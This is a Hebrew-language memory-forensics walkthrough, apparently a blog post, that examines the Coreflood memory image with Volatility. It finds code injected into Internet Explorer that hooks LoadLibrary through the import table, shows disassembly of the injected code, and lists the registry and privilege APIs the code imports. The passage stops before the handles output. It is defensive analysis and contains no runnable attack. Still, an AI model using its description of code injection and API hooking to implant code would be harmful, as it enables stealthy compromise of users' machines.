אז בכדי להתחיל את החקירה, אני ארצה להציג רשימה פשוטה של תהליכים שרצו על המכונה כדי לראות אם אני אוכל לזהות תהליכים חשודים. אוכל לעשות זאת בעזרת הפקודה **pslist**.

Windows משתמשת במבנה נתונים מסוג double linked list של מבני _EPROCESS כדי לבצע מעקב אחר כל התהליכים הפעילים. הרשימה הזו שוכנת ב-Kernel. Volatility משתמשת בעובדה הזו ומחפשת אחר המצביע PsActiveProcessHeader אשר מצביע להתחלה של רשימת מבני ה-_EPROCESS ב-Kernel. לאחר מכן, Volatility מבצעת אנומרציה על הרשימה הזו כדי להציג את התהליכים הרצים:

```
$ vol.py -f coreflood.vmem pslist
Volatility Foundation Volatility Framework 2.6.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x810b1660 System                    4      0     58      183 ------      0
0xff2ab020 smss.exe                544      4      3       21 ------      0 2010-08-11 06:06:21 UTC+0000
0xff1ecda0 csrss.exe               608    544     10      369      0      0 2010-08-11 06:06:23 UTC+0000
0xff1ec978 winlogon.exe            632    544     20      518      0      0 2010-08-11 06:06:23 UTC+0000
0xff247020 services.exe            676    632     16      269      0      0 2010-08-11 06:06:24 UTC+0000
0xff255020 lsass.exe               688    632     19      344      0      0 2010-08-11 06:06:24 UTC+0000
0xff218230 vmacthlp.exe            844    676      1       24      0      0 2010-08-11 06:06:24 UTC+0000
0x80ff88d8 svchost.exe             856    676     17      199      0      0 2010-08-11 06:06:24 UTC+0000
0xff217560 svchost.exe             936    676     10      272      0      0 2010-08-11 06:06:24 UTC+0000
0x80fbf910 svchost.exe            1028    676     71     1341      0      0 2010-08-11 06:06:24 UTC+0000
0xff22d558 svchost.exe            1088    676      5       80      0      0 2010-08-11 06:06:25 UTC+0000
0xff203b80 svchost.exe            1148    676     14      208      0      0 2010-08-11 06:06:26 UTC+0000
0xff1d7da0 spoolsv.exe            1432    676     13      135      0      0 2010-08-11 06:06:26 UTC+0000
0xff1b8b28 vmtoolsd.exe           1668    676      5      221      0      0 2010-08-11 06:06:35 UTC+0000
0xff1fdc88 VMUpgradeHelper        1788    676      4      100      0      0 2010-08-11 06:06:38 UTC+0000
0xff143b28 TPAutoConnSvc.e        1968    676      5      100      0      0 2010-08-11 06:06:39 UTC+0000
0xff25a7e0 alg.exe                 216    676      6      105      0      0 2010-08-11 06:06:39 UTC+0000
0xff364310 wscntfy.exe             888   1028      1       27      0      0 2010-08-11 06:06:49 UTC+0000
0xff38b5f8 TPAutoConnect.e        1084   1968      1       61      0      0 2010-08-11 06:06:52 UTC+0000
0xff3865d0 explorer.exe           1724   1708     12      341      0      0 2010-08-11 06:09:29 UTC+0000
0xff3667e8 VMwareTray.exe          432   1724      1       49      0      0 2010-08-11 06:09:31 UTC+0000
0xff374980 VMwareUser.exe          452   1724      6      189      0      0 2010-08-11 06:09:32 UTC+0000
0x80f94588 wuauclt.exe             468   1028      4      134      0      0 2010-08-11 06:09:37 UTC+0000
0xff3ad1a8 IEXPLORE.EXE           2044   1724     10      366      0      0 2010-08-15 18:11:17 UTC+0000
0x80fdc368 logon.scr               124    632      1       15      0      0 2010-08-15 18:21:28 UTC+0000
0xff125020 cmd.exe                1136   1668      0 --------      0      0 2010-08-15 18:24:00 UTC+0000   2010-08-15 18:24:00 UTC+0000
```

כפי שניתן לראות, נראה שרוב התהליכים הם רגילים, אך יש כמה שתופסים את העין. Internet Explorer רץ, בנוסף ל-cmd, והדבר הנכון עבורי לבדוק הוא חיבורים יוצאים. אולי הנוזקה מוחבאת בתוך התהליך של הדפדפן ומשתמשת בעובדה שהדפדפן מבצע חיבורים כל הזמן כדי להחביא תקשורת Command & Control?

אז הפעולה הנכונה היא לבדוק חיבורים יוצאים. אם נראה שאין שום חיבורים יוצאים דרך הדפדפן, נהיה חייבים לחפש במקור אחר. השתמשתי בתוסף **connscan** כדי לבדוק חיבורים פעילים/שהושמדו.

"To find _TCPT_OBJECT structures using pool tag scanning, use the connscan command. This can find artifacts from previous connection that have since been terminated, in addition to the active ones." - Volatility Documentation.

התוסף הזה עובד על ידי סריקה של הזיכרון הפיזי וניסיון למצוא את החתימה **0x54455054 (TCPT)** וביצוע ניתוח של-28 הסיביות הבאות בתור ה-_TCPT_OBJECT המלא:

```
$ vol.py -f coreflood.vmem connscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---
0x00eda590 172.16.176.143:1058       65.54.81.209:80           2044
0x01079e70 172.16.176.143:1082       209.234.234.16:80         2044
0x0107c888 172.16.176.143:1059       4.23.40.126:80            2044
0x0108fcd8 172.16.176.143:1072       65.55.15.124:80           2044
0x010fa448 172.16.176.143:1065       65.55.253.21:80           2044
0x02214988 172.16.176.143:1092       65.54.81.14:80            2044
0x026c68a8 172.16.176.143:1074       65.55.15.243:80           2044
0x02ae4bb0 172.16.176.143:1073       65.55.15.123:80           2044
0x048b25f0 172.16.176.143:1085       65.55.149.119:80          2044
0x04a045f8 172.16.176.143:1057       65.54.81.49:80            2044
0x04a04e70 172.16.176.143:1095       69.43.160.145:80          2044
0x04a4a4a0 172.16.176.143:1084       12.120.180.24:80          2044
0x04be2558 172.16.176.143:1079       65.54.81.22:80            2044
0x05536e70 172.16.176.143:1090       65.54.81.14:80            2044
0x05802340 172.16.176.143:1062       65.55.18.18:80            2044
0x05c9e200 172.16.176.143:1067       65.54.81.14:80            2044
0x05deea30 172.16.176.143:1068       65.54.81.14:80            2044
0x06015ab0 172.16.176.143:1053       207.46.170.10:80          2044
0x0605f208 172.16.176.143:1086       202.89.231.60:80          2044
0x06125538 172.16.176.143:1083       65.54.81.79:80            2044
0x0623a438 172.16.176.143:1066       96.6.41.210:80            2044
0x06450720 172.16.176.143:1077       65.55.149.121:80          2044
0x064509f0 172.16.176.143:1063       64.4.18.73:80             2044
0x06497a68 172.16.176.143:1075       65.55.15.124:80           2044
0x067bd218 172.16.176.143:1070       65.54.81.209:80           2044
0x07c17be0 172.16.176.143:1060       65.55.239.161:80          2044
sansforensics@siftworkstation: ~/Downloads
```

זה נראה כאילו המכונה ביצעה תקשורת לגיטימית, מכיוון שכל התקשורת נוצרה על-ידי PID מספר 2044, שהוא IEXPLORE.EXE. כדי לוודא שאין שום תקשורת זדונית, אני אשתמש בתוסף **sockscan**, אשר סורק את הזיכרון עבור _ADDRESS_OBJECT.

על ידי סריקה של הזיכרון עבור האובייקט הזה, אנחנו יכולים לקבל מידע על Sockets פתוחים/שהושמדו:

```
---------- -------- ------ ------ --------------- --------------- -----------
0x01096470     2044   1085      6 TCP            0.0.0.0         2010-08-15 18:11:24 UTC+0000
0x010caa00     2044   1087      6 TCP            0.0.0.0         2010-08-15 18:11:33 UTC+0000
0x010d7e98     2044   1053      6 TCP            0.0.0.0         2010-08-15 18:11:19 UTC+0000
0x010f7400     2044   1066      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x0110d3a8     2044   1054      6 TCP            0.0.0.0         2010-08-15 18:11:19 UTC+0000
0x0111d928     2044   1068      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x01120c40        4    445     17 UDP            0.0.0.0         2010-08-11 06:06:17 UTC+0000
0x01131930     1088   1025     17 UDP            0.0.0.0         2010-08-11 06:06:38 UTC+0000
0x01134008        4      0     47 GRE            0.0.0.0         2010-08-11 06:08:00 UTC+0000
0x01134e98     2044   1074      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x0115f128      936    135      6 TCP            0.0.0.0         2010-08-11 06:06:24 UTC+0000
0x029d9580     1148   1900     17 UDP            127.0.0.1       2010-08-15 18:24:00 UTC+0000
0x02daad28      216   1026      6 TCP            127.0.0.1       2010-08-11 06:06:39 UTC+0000
0x037c0768     2044   1077      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x043d4ac8     2044   1055      6 TCP            0.0.0.0         2010-08-15 18:11:19 UTC+0000
0x044197b0        4    138     17 UDP            172.16.176.143  2010-08-15 18:09:23 UTC+0000
0x048617a0     1088   1061     17 UDP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x04861ab8     2044   1081      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x04864a08     2044   1059      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x04866478     2044   1060      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x0486ee98        4    139      6 TCP            172.16.176.143  2010-08-15 18:09:23 UTC+0000
0x04a074d8        4    137     17 UDP            172.16.176.143  2010-08-15 18:09:23 UTC+0000
0x04a4be98        4   1033      6 TCP            0.0.0.0         2010-08-11 06:08:00 UTC+0000
0x04a96a78     2044   1075      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x04b591a8     2044   1082      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x04b59998     2044   1070      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x04b5e880     2044   1057      6 TCP            0.0.0.0         2010-08-15 18:11:20 UTC+0000
0x04be3c08     2044   1056      6 TCP            0.0.0.0         2010-08-15 18:11:20 UTC+0000
0x04be7008        4    445      6 TCP            0.0.0.0         2010-08-11 06:06:17 UTC+0000
0x04c2d698     2044   1063      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x0573f710     2044   1069      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x058844a0     1088   1078     17 UDP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x05b95668     2044   1073      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x05c162c8     2044   1058      6 TCP            0.0.0.0         2010-08-15 18:11:20 UTC+0000
0x05ca0cd8     2044   1089      6 TCP            0.0.0.0         2010-08-15 18:11:33 UTC+0000
0x05ce53d0     2044   1079      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x05dee200     1148   1900     17 UDP            172.16.176.143  2010-08-15 18:09:24 UTC+0000
0x05e344c0     2044   1080      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x05f44008      688    500     17 UDP            0.0.0.0         2010-08-11 06:06:35 UTC+0000
0x05f48008     1028    123     17 UDP            127.0.0.1       2010-08-15 18:24:00 UTC+0000
0x0605f008     2044   1086      6 TCP            0.0.0.0         2010-08-15 18:11:24 UTC+0000
0x061253c8     2044   1084      6 TCP            0.0.0.0         2010-08-15 18:11:24 UTC+0000
0x06237b70      688      0    255 Reserved       0.0.0.0         2010-08-11 06:06:35 UTC+0000
0x066f1498     2044   1083      6 TCP            0.0.0.0         2010-08-15 18:11:23 UTC+0000
0x069012b8     2044   1067      6 TCP            0.0.0.0         2010-08-15 18:11:21 UTC+0000
0x069d5250      688   4500     17 UDP            0.0.0.0         2010-08-11 06:06:35 UTC+0000
0x06b1ac00     2044   1052     17 UDP            127.0.0.1       2010-08-15 18:11:19 UTC+0000
sansforensics@siftworkstation: ~/Downloads
$
```

כפי שאנחנו יכולים לראות, יש מספר חיבורים מוזרים שניגשים ל-PID מספר 2044, או הדפדפן שלנו. הגיע הזמן לשלוף את האקדחים הגדולים, כי זה נראה שמצאנו נוזקה שמתחבאת בתהליך הזה.

הפקודה הראשונה שאשתמש בה תהיה **malfind**. הפקודה הזאת מוצאת קוד מוזרק בתוך זיכרון של תהליך. היא עושה זאת על ידי חיפוש של אזורי זיכרון מוקצה (על ידי בדיקה של ה-VAD), ובודקת אם יש להן מזהים של קוד הרצה שלא ממופה לשום קובץ על הדיסק.

השיטה שבה איזור זיכרון נבדק בניסיון למצוא קוד מוזרק היא על ידי בדיקה של ה-VAD עבור הרשאות page, כמו execute. אם לחלק בזיכרון יש הרשאות הרצה, והוא **לא** ממופה לשום קובץ הרצה בדיסק, זאת אזהרה ברורה עבור מה שעשוי להיות הזרקת קוד:

```
Process: IEXPLORE.EXE Pid: 2044 Address: 0x7ff80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 45, PrivateMemory: 1, Protection: 6

0x000000007ff80000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x000000007ff80010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x000000007ff80020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x000000007ff80030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x000000007ff80000 0000             ADD [EAX], AL
0x000000007ff80002 0000             ADD [EAX], AL
0x000000007ff80004 0000             ADD [EAX], AL
0x000000007ff80006 0000             ADD [EAX], AL
0x000000007ff80008 0000             ADD [EAX], AL
0x000000007ff8000a 0000             ADD [EAX], AL
0x000000007ff8000c 0000             ADD [EAX], AL
0x000000007ff8000e 0000             ADD [EAX], AL
0x000000007ff80010 0000             ADD [EAX], AL
0x000000007ff80012 0000             ADD [EAX], AL
0x000000007ff80014 0000             ADD [EAX], AL
0x000000007ff80016 0000             ADD [EAX], AL
0x000000007ff80018 0000             ADD [EAX], AL
0x000000007ff8001a 0000             ADD [EAX], AL
0x000000007ff8001c 0000             ADD [EAX], AL
0x000000007ff8001e 0000             ADD [EAX], AL
0x000000007ff80020 0000             ADD [EAX], AL
0x000000007ff80022 0000             ADD [EAX], AL
0x000000007ff80024 0000             ADD [EAX], AL
0x000000007ff80026 0000             ADD [EAX], AL
0x000000007ff80028 0000             ADD [EAX], AL
0x000000007ff8002a 0000             ADD [EAX], AL
0x000000007ff8002c 0000             ADD [EAX], AL
0x000000007ff8002e 0000             ADD [EAX], AL
0x000000007ff80030 0000             ADD [EAX], AL
0x000000007ff80032 0000             ADD [EAX], AL
0x000000007ff80034 0000             ADD [EAX], AL
0x000000007ff80036 0000             ADD [EAX], AL
0x000000007ff80038 0000             ADD [EAX], AL
0x000000007ff8003a 0000             ADD [EAX], AL
0x000000007ff8003c 0000             ADD [EAX], AL
0x000000007ff8003e 0000             ADD [EAX], AL
```

כפי שאנחנו יכולים לראות, אנחנו לא מקבלים יותר מדי מידע שימושי מהפקודה. יכול להיות שהנוזקה לא טענה במפורש קובץ הרצה מסוים לזיכרון, אלא רק הזריקה shellcode. יכול להיות גם שהנוזקה מחקה את תחילית ההרצה מהזיכרון כדי להימנע מזיהוי על ידי קריאה לפונקציה VirtualFree על ה-ImageBase של ה-DLL המוזרק. בכל מקרה, אנחנו לא יכולים לדעת בוודאות כי אין פה למעשה ראיות חזקות לפעילות זדונית.

הפקודה הבאה שאני אשתמש בה היא: **apihooks**:

> "This finds IAT, EAT, inline style hooks, and several special types of hooks. For Inline hooks, it detects CALLs and JMPs to direct and indirect locations... and calls to unknown code pages in kernel memory." - Volatility documentation.

כדי להבין בדיוק מה קורה פה, אנחנו צריכים לעשות חזרה קטנה על מה זה IAT.

כאשר קובץ הרצה נטען לראשונה, ה-Windows loader אחראי על קריאה של מבנה ההרצה של הקובץ וטעינה של הקובץ לזיכרון. בנוסף לכך, הוא גם טוען את כל קבצי ה-DLL שהקובץ משתמש בהן וממפה אותם ל-Process address space.

קובץ ההרצה גם מדווח על כל הפונקציות שהוא זקוק להן מכל DLL. מכיוון שהכתובות של הפוקנציות הן לא סטטיות, היה נדרש לפתח מנגנון שמאפשר לכתובות האלו להשתנות מבלי לשנות את כל הקוד המקומפל בזמן ההרצה.

זה הושג על ידי שימוש ב-IAT(Import address table). זוהי למעשה טבלת הפונקציות המיובאות, אשר ממולאת על ידי ה-windows loader כאשר קבצי ה-DLL נטענים.

מבנה הזיכרון הזה יכול לקבל שינויים מנוזקה כדי לגרום לקובץ ההרצה לקרוא לפונקציות אחרות במקום אלו שהוא באמת התכוון לקרוא להן.

אני רוצה להשתמש ב-**apihooks** ספציפית על התהליך של הדפדפן כי אני כבר חושד שבוצע בו שינוי מסוים בהתבסס על הפלט של **sockscan**. מכיוון שהפלט של הפקודה ארוך מדי, אני שומר אותו לקובץ טקסט:

```
************************************************************************
Hook mode: Usermode
Hook type: Import Address Table (IAT)
Process: 2044 (IEXPLORE.EXE)
Victim module: WINHTTP.dll (0x4d4f0000 - 0x4d548000)
Function: kernel32.dll!LoadLibraryA
Hook address: 0x7ff82a50
Hooking module: <unknown>

Disassembly(0):
0x7ff82a50 51               PUSH ECX
0x7ff82a51 e80aefffff       CALL 0x7ff81960
0x7ff82a56 84c0             TEST AL, AL
0x7ff82a58 7414             JZ 0x7ff82a6e
0x7ff82a5a 8b442408         MOV EAX, [ESP+0x8]
0x7ff82a5e 8b0d0054fa7f     MOV ECX, [0x7ffa5400]
0x7ff82a64 8b512c           MOV EDX, [ECX+0x2c]
0x7ff82a67 50               PUSH EAX

************************************************************************
```

זוהי רק תוצאה אחת מתוך רבות של יירוטים (hooks) לפונקציות שונות. כולם קוראים לאותה כתובת **0x7ff82a6e**. בדוגמה הזו, אנחנו יכולים לראות שהנוזקה יירטה את LoadLibraryA בקובץ WINHTTP.dll.

ניתן להשתמש ב-LoadLibrary כדי לטעון מודול לתוך מרחב הזיכרון של התהליך ולהחזיר handle שניתן להשתמש בו ב-GetProcAddress כדי לקבל את הכתובת של פונקציית ה-DLL.

אנחנו צריכים להבין מה הנוזקה מנסה לבצע פה. כדי לעשות זאת, אנחנו צריכים לצלול אל תוך פיסת הקוד שהנוזקה מנסה להריץ. לכן, אני אשתמש בתוסף **volshell**. בעזרתו ניתן לקפוץ לאיזורי זיכרון, לראות מה נמצא בתוכם, ולבצע disassembly או קריאה עליהם.

```
$ vol.py -f coreflood.vmem volshell
Volatility Foundation Volatility Framework 2.6.1
Current context: System @ 0x810b1660, pid=4, ppid=0 DTB=0x319000
Welcome to volshell! Current memory image is:
file:///home/sansforensics/Downloads/coreflood.vmem
To get help, type 'hh()'
>>> cc(pid=2044)
Current context: IEXPLORE.EXE @ 0xff3ad1a8, pid=2044, ppid=1724 DTB=0x6cc0320
>>> dis(0x7ff81960)
0x7ff81960 55                           PUSH EBP
0x7ff81961 8bec                         MOV EBP, ESP
0x7ff81963 83ec28                       SUB ESP, 0x28
0x7ff81966 a10054fa7f                   MOV EAX, [0x7ffa5400]
0x7ff8196b 8138270c0000                 CMP DWORD [EAX], 0xc27
0x7ff81971 7607                         JBE 0x7ff8197a
0x7ff81973 b001                         MOV AL, 0x1
0x7ff81975 e969010000                   JMP 0x7ff81ae3
0x7ff8197a 8b0d6875fa7f                 MOV ECX, [0x7ffa7568]
0x7ff81980 8139270c0000                 CMP DWORD [ECX], 0xc27
0x7ff81986 7653                         JBE 0x7ff819db
0x7ff81988 8b156875fa7f                 MOV EDX, [0x7ffa7568]
0x7ff8198e 0fbe4204                     MOVSX EAX, BYTE [EDX+0x4]
0x7ff81992 85c0                         TEST EAX, EAX
0x7ff81994 7507                         JNZ 0x7ff8199d
0x7ff81996 32c0                         XOR AL, AL
0x7ff81998 e946010000                   JMP 0x7ff81ae3
0x7ff8199d 8b0d6875fa7f                 MOV ECX, [0x7ffa7568]
0x7ff819a3 83c104                       ADD ECX, 0x4
0x7ff819a6 51                           PUSH ECX
0x7ff819a7 ff1550e0f97f                 CALL DWORD [0x7ff9e050]
0x7ff819ad 8945f8                       MOV [EBP-0x8], EAX
0x7ff819b0 837df800                     CMP DWORD [EBP-0x8], 0x0
0x7ff819b4 740a                         JZ 0x7ff819c0
0x7ff819b6 8b55f8                       MOV EDX, [EBP-0x8]
0x7ff819b9 52                           PUSH EDX
0x7ff819ba ff154ce0f97f                 CALL DWORD [0x7ff9e04c]
0x7ff819c0 a10054fa7f                   MOV EAX, [0x7ffa5400]
0x7ff819c5 8138270c0000                 CMP DWORD [EAX], 0xc27
0x7ff819cb 7607                         JBE 0x7ff819d4
0x7ff819cd b001                         MOV AL, 0x1
0x7ff819cf e90f010000                   JMP 0x7ff81ae3
0x7ff819d4 32c0                         XOR AL, AL
0x7ff819d6 e908010000                   JMP 0x7ff81ae3
0x7ff819db 8b                           DB 0x8b
0x7ff819dc 0d                           DB 0xd
0x7ff819dd 68                           DB 0x68
0x7ff819de 75fa                         JNZ 0x7ff819da
>>>
```

לאחר שנכנסתי ל-volshell, ביצעתי שימוש בפקודה cc(context) כדי להיכנס לקונטקסט זיכרון של תהליך מסוים. השתמש ב-PID של הדפדפן בתור פרמטר לפקודה.

```
**********************************************************************
Hook mode: Usermode
Hook type: Import Address Table (IAT)
Process: 2044 (IEXPLORE.EXE)
Victim module: WINHTTP.dll (0x4d4f0000 - 0x4d548000)
Function: kernel32.dll!LoadLibraryW
Hook address: 0x7ff82ac0
Hooking module: <unknown>

Disassembly(0):
0x7ff82ac0 51                PUSH ECX
0x7ff82ac1 e89aeeffff        CALL 0x7ff81960
0x7ff82ac6 84c0              TEST AL, AL
0x7ff82ac8 7414              JZ 0x7ff82ade
0x7ff82aca 8b442408          MOV EAX, [ESP+0x8]
0x7ff82ace 8b0d0054fa7f      MOV ECX, [0x7ffa5400]
0x7ff82ad4 8b5130            MOV EDX, [ECX+0x30]
0x7ff82ad7 50                PUSH EAX

**********************************************************************
```

הכתובת של ה-hook address מראה לנו את הכתובת שיורטה, והכתובת מתחת מראה לנו את הכתובת שהנוזקה רוצה שהקוד שלנו ילך אליה.

בואו נסכם את כל מה שקרה עד כה:

- ביצענו שימוש ב-volatility כדי למצוא קוד זדוני שרץ על המכונה.
- התחלנו עם פעולות בסיסיות כמו לבצע בדיקה של תהליכים ותקשורת.
- עברנו לבדוק האם הנוזקה מתחבאת על ידי הזרקת קוד להתהליכים תמימים וגילינו מספר דברים מעניינים.

אז כדי להבין מה הקוד הזדוני מבצע, הדבר הראשון שאני רוצה לעשות זה להשתמש ב-**vaddump**. הפקודה הזאת מאפשרת לי לבצע dump על חלקת זיכרון. אך יש בעיה קטנה: מקודם השתמשנו ב-**malfind** שלמעשה צריכה להראות לנו מודולים שהוזרקו לזיכרון. לצערנו, לא הצלחנו למצוא שום מודול כזה.

בדרך כלל, כאשר מודול נטען לזיכרון, יש לו דבר שנקרא MZ header. מכיוון שבמקרה שלנו אין לנו את ה-MZ header, זה סימן טוב שהמודול עבר שינוי מסוים שלא היה אמור לקרות בהרצה תקינה. למרות זאת, אנחנו יכולים להשתמש בפקודה **impscan** שמאפשרת לנו לשלוף מידע על קריאות API שבוצעו על ידי הקוד לכיוון מודולים אחרים כדי להבין מה בעצם הקוד המוזרק עושה.

Impscan עובד על ידי סריקה של הזיכרון עבור פונקציות כמו JMP/CALL. קריאות מסוג זה לפעמים ישלפו את כתובת הפונקציה מתוך ה-IAT. מה שבעצם אפשר לעשות עם volatility, זה לבדוק מה יש בתוך ה-IAT ולאילו פונקציות הוא מצביע.

אז בעצם כדי להשתמש בתוסף הזה אנחנו צריכים לספק את כתובת הבסיס שאליה המודול הזדוני טעון בזיכרון. כדי להשיג את המידע הזה, נשתמש ב-**vaddump**, וניתן לו בתור פרמטר את התהליך של הדפדפן (2044). נזכור גם שכתובת הזיכרון שאנחנו מחפשים היא **0x7ff81960**.

בהתבסס על המידע הזה, אנחנו יכולים להבין מהפלט של **vaddump**:

```
VAD node @ 0xff1fb390 Start 0x7ff80000 End 0x7ffadfff Tag VadS
Flags: CommitCharge: 45, PrivateMemory: 1, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
```

שכתובת הבסיס של המודול הזדוני היא **0x7ff80000**. עכשיו יש לנו בעצם את כל מה שאנחנו צריכים ואנחנו יכולים להתקדם לשלב הבא שבו אנחנו משתמשים בפקודה **impscan**:

```
IAT        Call       Module               Function
---------- ---------- -------------------- ---------
0x7ff9e000 0x77dd77b3 ADVAPI32.dll         SetSecurityDescriptorDacl
0x7ff9e004 0x77dfd4c9 ADVAPI32.dll         GetUserNameA
0x7ff9e008 0x77dd6bf0 ADVAPI32.dll         RegCloseKey
0x7ff9e00c 0x77ddeaf4 ADVAPI32.dll         RegCreateKeyExA
0x7ff9e010 0x77dfc123 ADVAPI32.dll         RegDeleteKeyA
0x7ff9e014 0x77ddede5 ADVAPI32.dll         RegDeleteValueA
0x7ff9e018 0x77ddd966 ADVAPI32.dll         RegNotifyChangeKeyValue
0x7ff9e01c 0x77dd761b ADVAPI32.dll         RegOpenKeyExA
0x7ff9e020 0x77dd7883 ADVAPI32.dll         RegQueryValueExA
0x7ff9e024 0x77ddebe7 ADVAPI32.dll         RegSetValueExA
0x7ff9e028 0x77dfc534 ADVAPI32.dll         AdjustTokenPrivileges
0x7ff9e02c 0x77e34c3f ADVAPI32.dll         InitiateSystemShutdownA
0x7ff9e030 0x77dfd11b ADVAPI32.dll         LookupPrivilegeValueA
0x7ff9e034 0x77dd7753 ADVAPI32.dll         OpenProcessToken
0x7ff9e038 0x77dfc8c1 ADVAPI32.dll         RegEnumKeyExA
0x7ff9e03c 0x77dd778e ADVAPI32.dll         InitializeSecurityDescriptor
0x7ff9e044 0x7c809c28 kernel32.dll         SetEvent
0x7ff9e048 0x7c81082f kernel32.dll         CreateThread
0x7ff9e04c 0x7c80aa66 kernel32.dll         FreeLibrary
0x7ff9e050 0x7c801d77 kernel32.dll         LoadLibraryA
0x7ff9e054 0x7c809750 kernel32.dll         TlsGetValue
0x7ff9e058 0x7c809bf5 kernel32.dll         TlsSetValue
0x7ff9e05c 0x7c80e016 kernel32.dll         DuplicateHandle
0x7ff9e060 0x7c809919 kernel32.dll         GetCurrentThread
0x7ff9e064 0x7c80e00d kernel32.dll         GetCurrentProcess
0x7ff9e068 0x7c9105d4 kernel32.dll         HeapAlloc
```

עכשיו אנחנו יכולים לראות את הרשימה היפה של הפונקציות הטעונות. אנחנו גם יכולים לראות את העמודה של IAT אשר מראה לנו את הכתובת של האלמנט במערך ה-IAT. **Impscan** גם מראה לנו את השמות של הפונקציות הטעונות, מה שעשוי לעזור לנו להבין מה הקוד עושה לפי השם של הפונקציה.

אם נחזור קצת למעלה במאמר ונראה את הפלט שקיבלנו לאחר שימוש ב-volshell, אנחנו נראה שיש שם קריאה ל-**0x7ff9e04c**. בפלט של **impscan** שקיבלנו עכשיו, אנחנו יכולים לראות שהכתובת הזאת משוייכת לפונקציה LoadLibrary. אנחנו בעצם יכולים להסתכל על הפלט של impscan ולהשוות אותו לקוד המוזרק כדי למצוא מה כל קריאת פונקציה עושה. בדוגמה שלנו, FreeLibrary משחררת את מודול ה-DLL, ובמידה ויש צורך בכך, מחסירה את מספר הייחוסים שלו. כאשר המספר הזה מגיע לאפס, המודול משוחרר ממרחב הכתובת של התהליך הקורא, וה-handle לא תקף יותר.

עכשיו יש לנו יכולת לעבור על הקוד המוזרק ולהבין את היכולת שלו. בעיה גדולה בשיטה הזו היא שזה לוקח המון זמן לעבור על כל הקוד כדי להבין את התמונה הגדולה. עקב כך, אנחנו יכולים פשוט להסתכל על השמות של הפונקציות ולנסות לדלות רמזים מהמידע הזה. כבר עלה בי חשד שמגיע מהפונקציות האלה:

```
IAT        Call       Module               Function
---------- ---------- -------------------- ---------
0x7ff9e000 0x77dd77b3 ADVAPI32.dll         SetSecurityDescriptorDacl
0x7ff9e004 0x77dfd4c9 ADVAPI32.dll         GetUserNameA
0x7ff9e008 0x77dd6bf0 ADVAPI32.dll         RegCloseKey
0x7ff9e00c 0x77ddeaf4 ADVAPI32.dll         RegCreateKeyExA
0x7ff9e010 0x77dfc123 ADVAPI32.dll         RegDeleteKeyA
0x7ff9e014 0x77ddede5 ADVAPI32.dll         RegDeleteValueA
0x7ff9e018 0x77ddd966 ADVAPI32.dll         RegNotifyChangeKeyValue
0x7ff9e01c 0x77dd761b ADVAPI32.dll         RegOpenKeyExA
0x7ff9e020 0x77dd7883 ADVAPI32.dll         RegQueryValueExA
0x7ff9e024 0x77ddebe7 ADVAPI32.dll         RegSetValueExA
0x7ff9e028 0x77dfc534 ADVAPI32.dll         AdjustTokenPrivileges
0x7ff9e02c 0x77e34c3f ADVAPI32.dll         InitiateSystemShutdownA
0x7ff9e030 0x77dfd11b ADVAPI32.dll         LookupPrivilegeValueA
0x7ff9e034 0x77dd7753 ADVAPI32.dll         OpenProcessToken
0x7ff9e038 0x77dfc8c1 ADVAPI32.dll         RegEnumKeyExA
0x7ff9e03c 0x77dd778e ADVAPI32.dll         InitializeSecurityDescriptor
0x7ff9e044 0x7c809c28 kernel32.dll         SetEvent
0x7ff9e048 0x7c81082f kernel32.dll         CreateThread
0x7ff9e04c 0x7c80aa66 kernel32.dll         FreeLibrary
0x7ff9e050 0x7c801d77 kernel32.dll         LoadLibraryA
0x7ff9e054 0x7c809750 kernel32.dll         TlsGetValue
0x7ff9e058 0x7c809bf5 kernel32.dll         TlsSetValue
0x7ff9e05c 0x7c80e016 kernel32.dll         DuplicateHandle
0x7ff9e060 0x7c809919 kernel32.dll         GetCurrentThread
0x7ff9e064 0x7c80e00d kernel32.dll         GetCurrentProcess
0x7ff9e068 0x7c9105d4 kernel32.dll         HeapAlloc
```

אנחנו יכולים לראות שהנוזקה טענה מספק פונקציות כדי להשתמש ב-registry. כפי שאתם כבר כנראה יודעים, ה-registry מכיל מידע רגיש. יש לא מעט נוזקות שמשתמשות ב-registry כדי להשיג persistence על ידי הוספה של קובץ הרצה לנתיב של autorun שיופעל בהרצה הבאה של מערכת ההפעלה.

אנחנו נשתמש בתוסף **handles**. הפקודה הזאת מאפשרת לנו להסתכל על ה-handles שבהם משתמשים תהליכים. מערכת ההפעלה של Windows משתמשת באובייקטים כדי לייצג ולגשת למשאבי מערכת, כמו קבצים, רכיבים, מפתחות וכו'. למעשה, ניתן לגשת לאובייקט על ידי שימוש בטבלת ה-handles שנמצאת ב-kernel. פתיחה של אובייקט תגרור הוספה של מצביע לאובייקט בטבלת ה-handles.

נשתמש בפקודה **handles** ונבצע סינון רק על מפתחות registry:

```
